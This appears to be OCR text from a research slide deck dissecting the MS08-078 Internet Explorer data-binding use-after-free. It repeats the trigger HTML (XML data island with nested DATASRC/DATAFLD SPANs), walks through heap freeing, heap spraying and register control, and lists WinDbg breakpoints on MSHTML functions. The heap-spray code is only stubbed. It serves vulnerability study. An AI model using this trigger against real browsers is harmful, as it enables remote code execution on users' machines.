<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer - MSHTML.DLL
(Binding Agent)

CRecordInstance::TransferToDestination

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootoooooo.onoooeoot

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CXfer::TransferFromSrc

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootoooooo.onoooeoot

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CRecordInstance::RemoveBinding

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

_MemFree

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

HeapFree

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

RtlFreeHeap

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

RtlpLowFragHeapFree

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CImplAry::Delete

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CRecordInstance::Detach

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.onoooeoot

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

DATA\$RC

DATAFLD

Microsoft® HTML Viewer - MSHTML.DLL
(Binding Agent)

CXfer::TransferFromSrc

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0a0a;4#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.onoooeoot

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

shellcode

(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

eax

shellcode

(sprayed into the heap)

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

eax

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

shellcode
(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

eax

shellcode

(sprayed into the heap)

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

eax

ecx

shellcode

(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02


oxoaoaoaoa

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02



shellcode
(sprayed into the heap)

```

<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
  
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

eax

ecx

shellcode
(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

ecx

shellcode

(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

ecx

shellcode
(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

ecx

shellcode

(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oaoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

shellcode

(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

oxoaoaoaoa

DATAFLD

Trigger

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #02

shellcode

(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

Data Consumer #02

oxoaoaoaoa

DATAFLD

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #02

Permutation

oa.oonooboorooiootooooo.oonooeoot

shellcode

(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Data Consumer #02

0x0a0a0a0a0a

DATA\$RC

DATAFLD

Exploitation

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

0aoaoaoa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

shellcode
(sprayed into the heap)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#x0aoa;4#x0aoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray(){</SCRIPT>
```



MS08-078 Breakingpoints

```
bp mshtml!CElement::GetAaDataFld
bp mshtml!CElement::GetAaDataSrc
bp mshtml!CCurrentRecordConsumer::Bind
bp mshtml!CCurrentRecordInstance::GetCurrentRecordInstance
bp mshtml!CXfer::CreateBinding
bp mshtml!CXfer::TransferFromSrc
bp mshtml!CXfer::Detach
bp mshtml!CRecordInstance::CRecordInstance
bp mshtml!CRecordInstance::AddBinding
bp mshtml!CRecordInstance::TransfertoDestination
bp mshtml!CRecordInstance::RemoveBinding
bp mshtml!CRecordInstance::Detach
bp mshtml!CRecordInstance::~CRecordInstance
bp mshtml!CImplPtrAry::Append
bp mshtml!CImplPtrAry::Delete
bp _MemFree
bp kernel32!HeapFree
bp ntdll!RtlFreeHeap
bp ntdll!RtlpLowFragHeapFree
```



MS08-078 Breakingpoints

```
bp mshtml!CElement::GetAaDataFld
bp mshtml!CElement::GetAaDataSrc
bp mshtml!CCurrentRecordConsumer::Bind
bp mshtml!CCurrentRecordInstance::GetCurrentRecordInstance
bp mshtml!CXfer::CreateBinding
bp mshtml!CXfer::TransferFromSrc
bp mshtml!CXfer::Detach
bp mshtml!CRecordInstance::CRecordInstance
bp mshtml!CRecordInstance::AddBinding
bp mshtml!CRecordInstance::TransfertoDestination
bp mshtml!CRecordInstance::RemoveBinding
bp mshtml!CRecordInstance::Detach
bp mshtml!CRecordInstance::~CRecordInstance
bp mshtml!CImplPtrAry::Append
bp mshtml!CImplPtrAry::Delete
bp _MemFree
bp kernel32!HeapFree
bp ntdll!RtlFreeHeap
bp ntdll!RtlpLowFragHeapFree
```




0011 = Approach
0011 = Approach

“Researching for alternatives.”
“Researching for alternatives.”



RAM

Approach

